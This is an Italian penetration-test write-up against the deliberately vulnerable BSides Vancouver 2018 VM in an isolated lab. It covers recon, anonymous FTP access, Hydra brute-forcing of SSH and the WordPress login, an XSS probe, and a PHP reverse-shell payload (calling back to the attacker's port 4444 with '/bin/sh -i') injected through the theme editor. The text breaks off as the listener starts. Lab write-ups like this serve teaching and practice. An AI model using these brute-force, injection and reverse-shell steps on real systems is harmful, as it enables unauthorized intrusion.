

BlackBOX_BSidesVancouver2018

Introduzione

Il presente report documenta le attività di penetration test condotte in un ambiente controllato sulla macchina target **BlackBOX_BSidesVancouver2018**. L'operazione è stata eseguita all'interno di una rete NAT isolata (BlackBox), progettata per garantire che la comunicazione avvenisse unicamente tra la macchina attaccante e quella bersaglio, pur mantenendo l'accesso a Internet per il download di strumenti e exploit necessari.


Obiettivo

L'obiettivo principale del test era simulare un attacco reale al fine di:


- Identificare i servizi attivi e potenzialmente vulnerabili sulla macchina target.
 - Sfruttare eventuali debolezze per ottenere un primo accesso non autorizzato.
 - Eseguire una privilege escalation fino a ottenere privilegi root.
 - Valutare l'impatto complessivo di tali vulnerabilità sulla sicurezza del sistema.
-

Preparazione ambiente

Ho iniziato il progetto creando una Rete NAT chiamata **BlackBox** allo scopo di generare una rete isolata dove i dispositivi al suo interno avessero gli IP gestiti tramite DHCP, avessero accesso ad internet e fossero in grado di comunicare tra loro.



Ho successivamente settato entrambe le macchine affinché la loro scheda di rete comunicasse con la rete NAT appena creata.



Discovering

Il passo successivo è stato il discovering dell'IP Network su cui successivamente avrei eseguito una scansione per determinare l'IP della macchina target.

Ho dunque avviato il comando `ip a` tramite il quale ho scoperto che l'IP della kali è `10.0.2.15` e che quindi avrei dovuto effettuare lo scan sulla rete `10.0.2.0`.

```
(kali@kali)~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:6e:13:6e brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
        valid_lft 544sec preferred_lft 544sec
    inet6 fe80::113b:49d7:6aa2:be12/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

Con tale informazione ho dunque proseguito eseguendo una scansione `Nmap -sn` grazie alla quale ho trovato due possibili IP appartenenti alla macchina da attaccare: `10.0.2.3` e `10.0.2.4`.

```
(kali@kali)~$ nmap -sn 10.0.2.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-09 07:06 EDT
Nmap scan report for 10.0.2.1
Host is up (0.00040s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.2
Host is up (0.00030s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.3
Host is up (0.00026s latency).
MAC Address: 08:00:27:D5:F7:6A (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.4
Host is up (0.0010s latency).
MAC Address: 08:00:27:86:3D:D6 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.15
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.72 seconds
```

Per assicurarmi su quale fosse l'esatto IP da dover prendere in considerazione per il mio attacco, ho dunque effettuato un'ulteriore scansione dei servizi su entrambi gli IP candidati.

`nmap -sV -p- 10.0.2.3`

`nmap -sV -p- 10.0.2.4`

```

(kali㉿kali)-[~]
$ nmap -sV -p- 10.0.2.3
nmap -sV -p- 10.0.2.4

Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-09 07:10 EDT
Nmap scan report for 10.0.2.3
Host is up (0.00020s latency).
All 65535 scanned ports on 10.0.2.3 are in ignored states.
Not shown: 65535 filtered tcp ports (proto-unreach)
MAC Address: 08:00:27:D5:F7:6A (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 4.77 seconds
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-09 07:10 EDT
Nmap scan report for 10.0.2.4
Host is up (0.00045s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.5
22/tcp    open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.2.22 ((Ubuntu))
MAC Address: 08:00:27:86:3D:D6 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.63 seconds

```

E' stato in tal modo possibile determinare che l'indirizzo IP da prendere in considerazione era il **10.0.2.4** e, già da un primo sguardo è stato possibile notare la presenza aperta di 3 servizi:

- **FTP** sulla porta 21
- **SSH** sulla porta 22
- **HTTP** sulla porta 80

Vulnerability Scan

Ho poi proseguito immediatamente lanciando una scansione nessus sulla macchina target per identificare quanti più dati possibile e capire che tipo di vulnerabilità fosse possibile sfruttare.


Ho startato il servizio di nessus:

```

(kali㉿kali)-[~]
$ sudo service nessusd start
[sudo] password for kali:

```

Mi sono collegato alla webpage in localhost sulla porta 8834 ed ho configurato una scansione basica su tutte le porte più comuni e che indagasse sulle principali vulnerabilità note.



Name

Description

Folder

Targets

Upload Targets [Add File](#)

Lo scanning mi ha fornito risultati che confermano la presenza di vulnerabilità ma nulla di preciso o immediato. L'unica problematica critica era data dalla versione del sistema operativo non più supportata per gli updates.

Host	Auth	Vulnerabilities
10.0.2.4	Fail	34

La prima cosa a cui ho pensato è stata quella di tentare di collegarmi al servizio ftp tramite utilizzo di un guest account.

FTP Service

Ho quindi avviato il comando `ftp 10.0.2.4` ed ho provato a loggarmi con anonymous ottenendo così facilmente accesso al server.

```
(kali㉿kali)-[~]  
$ ftp 10.0.2.4  
Connected to 10.0.2.4.  
220 (vsFTPD 2.3.5)  
Name (10.0.2.4:kali): anonymous  
230 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp> pwd  
Remote directory: /  
ftp> ls  
229 Entering Extended Passive Mode (|||43981|).  
150 Here comes the directory listing.  
drwxr-xr-x  2 65534  65534          4096 Mar 03  2018 public  
226 Directory send OK.  
ftp> ls -la  
229 Entering Extended Passive Mode (|||18576|).  
150 Here comes the directory listing.  
drwxr-xr-x  3 0      0          4096 Mar 03  2018 .  
drwxr-xr-x  3 0      0          4096 Mar 03  2018 ..  
drwxr-xr-x  2 65534  65534          4096 Mar 03  2018 public  
226 Directory send OK.  
ftp> █
```

Ho dunque provato ad esplorare ciò a cui avevo accesso ed ho subito trovato un file chiamato `users.txt.bk` all'interno della cartella `public`.

```
ftp> cd public  
250 Directory successfully changed.  
ftp> ls -la  
229 Entering Extended Passive Mode (|||6188|).  
150 Here comes the directory listing.  
drwxr-xr-x  2 65534  65534          4096 Mar 03  2018 .  
drwxr-xr-x  3 0      0          4096 Mar 03  2018 ..  
-rw-r--r--  1 0      0           31 Mar 03  2018 users.txt.bk  
226 Directory send OK.
```

Ho quindi scaricato il file sulla mia kali tramite comando `get`.

```
ftp> get users.txt.bk  
local: users.txt.bk remote: users.txt.bk  
229 Entering Extended Passive Mode (|||36613|).  
150 Opening BINARY mode data connection for users.txt.bk (31 bytes).  
100% |*****| 31 10.46 KiB/s 00:00 ETA  
226 Transfer complete.  
31 bytes received in 00:00 (2.81 KiB/s)  
ftp> █
```

Aprendo il file è stato possibile identificare quelli che sembravano essere i nomi di 5 possibili username:

- abatchy
- john
- mai
- anne
- doomguy

```
(kali@kali)-[~]  
$ cat users.txt.bk  
abatchy  
john  
mai  
anne  
doomguy
```

Hydra SSH

Avendo trovato dei possibili username, la prima cosa che mi è sorta spontanea è stata quella di utilizzare hydra per cercare di effettuare un bruteforce sul servizio ssh ma ho ricevuto un messaggio di errore che dichiarava disabilitato il metodo di autenticazione per gli account tramite quel servizio.

```
(kali@kali)-[~]  
$ hydra -L users.txt -P /usr/share/wordlists/rockyou.txt -t 2 10.0.2.4 ssh  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or security service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-08-09 09:32:58  
[DATA] max 2 tasks per 1 server, overall 2 tasks, 71721995 login tries (l:5/p:14344399), ~3586  
0998 tries per task  
[DATA] attacking ssh://10.0.2.4:22/  
[ERROR] target ssh://10.0.2.4:22/ does not support password authentication (method reply 4).
```

Tornando quindi al server ftp ho subito sentito la necessità di utilizzare una shell più efficiente ed ho così tentato di creare una reverse shell, modificandone una già presente su kali, e caricarla tramite comando put all'interno del server ftp.

```
cp /usr/share/webshells/php/php-reverse-shell.php ./rev.php  
nano rev.php
```


```
// See https://pentestmonkey.net/ tools/ php  
set_time_limit (0);  
VERSION = "1.0";  
ip = '10.0.2.15'; // CHANGE THIS  
port = 4444; // CHANGE THIS  
chunk_size = 1400;  
write_a = null;  
error_a = null;  
sshell = 'uname -a; w; id; /bin/sh -i';  
daemon = 0;  
debug = 0;  
  
//
```

Per qualche motivo, apparentemente legato ai permessi, non mi è stato però possibile completare l'operazione.

```
ftp> put rev.php
local: rev.php remote: rev.php
229 Entering Extended Passive Mode (|||62684|)
550 Permission denied.
```

WebServer Enumeration

Ho dunque diretto i miei sforzi verso il webserver al quale ho provato ad accedere tramite browser ma senza troppi risultati in quanto sembrava non vi fosse presente alcun contenuto.



It works!

This is the default web page for this server.

The web server software is running but no content has been added, yet.

Al quel punto ho avviato gobuster per cercare di enumerare i vari file presenti all'interno del webserver.

`gobuster dir -u http:10.0.2.4 -w /usr/share/wordlists/dirb/common.txt`

```
(kali@kali)~$ gobuster dir -u http://10.0.2.4 -w /usr/share/wordlists/dirb/common.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.0.2.4
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode


./hta (Status: 403) [Size: 280]
./htpasswd (Status: 403) [Size: 285]
./htaccess (Status: 403) [Size: 285]
/cgi-bin/ (Status: 403) [Size: 284]
/index (Status: 200) [Size: 177]
/index.html (Status: 200) [Size: 177]
/robots.txt (Status: 200) [Size: 43]
/robots (Status: 200) [Size: 43]
/server-status (Status: 403) [Size: 289]
Progress: 4614 / 4615 (99.98%)

Finished
```



La scansione ha mostrato la presenza di 3 file:

- [index.html](#)
- [robots.txt](#)
- [robots](#)

Ho quindi provato ad accedere a robots.txt per cercare di ottenere informazioni riguardo alle pagine da non indicizzare all'interno dei motori di ricerca.



In seguito a ciò è stato dunque possibile scoprire la presenza di una sezione chiamata [/backup wordpress](#) alla quale ho subito provato ad accedere.



Deprecated WordPress blog

Just another WordPress site

[Retired] This blog is no longer being maintained



john
March 7, 2018
[Leave a comment](#)

A new blog is being set up, all current posts will be migrated.
For any questions, please contact IT administrator John.

Hello world!



admin
March 7, 2018
[1 Comment](#)

Welcome to WordPress. This is your first post. Edit or delete it, then start writing!

Search ...

RECENT POSTS

- [\[Retired\] This blog is no longer being maintained](#)
- [Hello world!](#)

RECENT COMMENTS

- [Mr WordPress](#) on [Hello world!](#)

ARCHIVES

- [March 2018](#)


CATEGORIES

- [Uncategorized](#)


META

Visitando la pagina ho subito trovato riscontro all'interno di un articolo con uno degli username trovati in precedenza: [john](#) che probabilmente era addirittura un [admin](#)!

In basso era inoltre possibile notare una pagina dedicata al servizio di [autenticazione/login](#) del webserver.



Accedendo alla suddetta pagina è stato infatti possibile osservare il relativo form richiedente in input le credenziali **username** e **password**.



Hydra HTTP

Avendo ormai un certo livello di certezza nell'esistenza di un account con username **john** nella pagina di login, ho dunque catturato (grazie a **burpsuite** in modalità proxy) i parametri necessari trasmessi in POST alla pagina di login per effettuare un tentativo di bruteforce con **hydra**.



Il prossimo passo è stato dunque quello di strutturare il comando utilizzando quando appena ottenuto.

```
hydra -l john -P /usr/share/wordlists/rockyou.txt 10.0.2.4 http-post-form  
"/backup_wordpress/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In&redirect_to=%2Fbackup_wordpress%2Fwp-admin%2F&testcookie=1:S=Dashboard"
```

```
(kali@kali)-[~]  
$ hydra -l john -P /usr/share/wordlists/rockyou.txt -t 4 -V 10.0.2.4 http-post-form "/backup_wordpress/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In&redirect_to=%2Fbackup_wordpress%2Fwp-admin%2F&testcookie=1:S=Dashboard"
```

Avendo fornito come file di testing per le password il dizionario **rockyou.txt** e ipotizzando che le tempistiche non sarebbero state delle più brevi, ho preferito avviare parallelamente un ulteriore processo gobuster più mirato del precedente e basato appunto su dizionari wordpress.

```
(kali@kali)-[~]  
$ gobuster dir -u http://10.0.2.4/backup_wordpress/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,txt,zip
```

Nel frattempo che i due programmi cercavano di recuperare informazioni, ho tentato di determinare se i form presenti all'interno degli articoli pubblicati su **/backup wordpress** fossero vulnerabili ad attacchi XSS.

XSS Attack

Ho dunque tentato di inserire un semplice script di alert all'interno di uno dei form senza però ottenere riscontri positivi.

Leave a Reply

Your email address will not be published. Required fields are marked *

COMMENT

<script>alert('XSS')</script>

NAME *

test

EMAIL *

test

WEBSITE

POST COMMENT

Di seguito si può infatti notare che l'input era stato sanitizzato e che il commento era comunque in stallo in attesa di approvazione da parte dei moderatori del blog.

0 thoughts on "[Retired] This block"



test

August 9, 2025 at 2:22 pm

Your comment is awaiting moderation.

alert('XSS')

Reply

John password

Nel frattempo, tornando ad osservare hydra, mi sono accorto che dopo 2528 tentativi il brute force aveva trovato la password per l'account **john**!! La psw era dunque **enigma**.

```
ATTEMPT] target 10.0.2.4 - login "john" - pass "becky" - 2522 of 14344399 [child 1] (0/0)
ATTEMPT] target 10.0.2.4 - login "john" - pass "bautista" - 2523 of 14344399 [child 3] (0/0)
ATTEMPT] target 10.0.2.4 - login "john" - pass "allan" - 2524 of 14344399 [child 0] (0/0)
ATTEMPT] target 10.0.2.4 - login "john" - pass "spring" - 2525 of 14344399 [child 3] (0/0)
ATTEMPT] target 10.0.2.4 - login "john" - pass "malcolm" - 2526 of 14344399 [child 0] (0/0)
ATTEMPT] target 10.0.2.4 - login "john" - pass "francesca" - 2527 of 14344399 [child 1] (0/0)
80][http-post-form] host: 10.0.2.4 login: john password: enigma
1 of 1 target successfully completed, 1 valid password found
hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-08-09 10:25:05
(kali@kali)~$
```


A quel punto ho deciso di interrompere, seppur non arrivato al termine, la ricerca di gobuster.

```
Starting gobuster in directory enumeration mode
index (Status: 301) [Size: 0] [→ http://10.0.2.4/backup_wordpress/index/]
index.php (Status: 301) [Size: 0] [→ http://10.0.2.4/backup_wordpress/]
wp-content (Status: 301) [Size: 326] [→ http://10.0.2.4/backup_wordpress/wp-content/]
license (Status: 200) [Size: 19935]
license.txt (Status: 200) [Size: 19935]
wp-login.php (Status: 200) [Size: 2373]
wp-login (Status: 200) [Size: 2373]
wp-includes (Status: 301) [Size: 327] [→ http://10.0.2.4/backup_wordpress/wp-includes/]
readme (Status: 200) [Size: 7358]
wp-trackback (Status: 200) [Size: 135]
wp-trackback.php (Status: 200) [Size: 135]
wp-admin (Status: 301) [Size: 324] [→ http://10.0.2.4/backup_wordpress/wp-admin/]
xmlrpc.php (Status: 405) [Size: 42]
xmlrpc (Status: 405) [Size: 42]
progress: 80693 / 882244 (9.15%)[ERROR] Get "http://10.0.2.4/backup_wordpress/rightbottomcap.zp": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
progress: 149324 / 882244 (16.93%)[ERROR] Get "http://10.0.2.4/backup_wordpress/webappsec.php": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
wp-signup (Status: 302) [Size: 0] [→ /backup_wordpress/wp-login.php?action=register]
wp-signup.php (Status: 302) [Size: 0] [→ /backup_wordpress/wp-login.php?action=register]
```


Una volta loggato nell'account mi sono reso conto di essere loggato tramite il pannello admin come è possibile osservare dal path web.

Php Injection


All'interno della dashboard ho infatti altresì notato il commento con il mio tentativo XSS lasciato in precedenza ed in attesa di approvazione e il pannello appearance solitamente sfruttabile per fare **injection** di codice **php**.



Mi sono quindi diretto sull'editor ed ho aperto il **theme header**.



A quel punto ho inserito, sopra al codice già presente, lo script per avviare una shell sulla mia kali, tramite la porta 4444, ogni qualvolta una pagina del webserver fosse stata caricata tramite browser.



Reverse shell

Il passo successivo è stato startare con netcat un socket in ascolto sulla porta 4444 e ricaricare successivamente la homepage del sito.

```
(kali㉿kali)-[~]
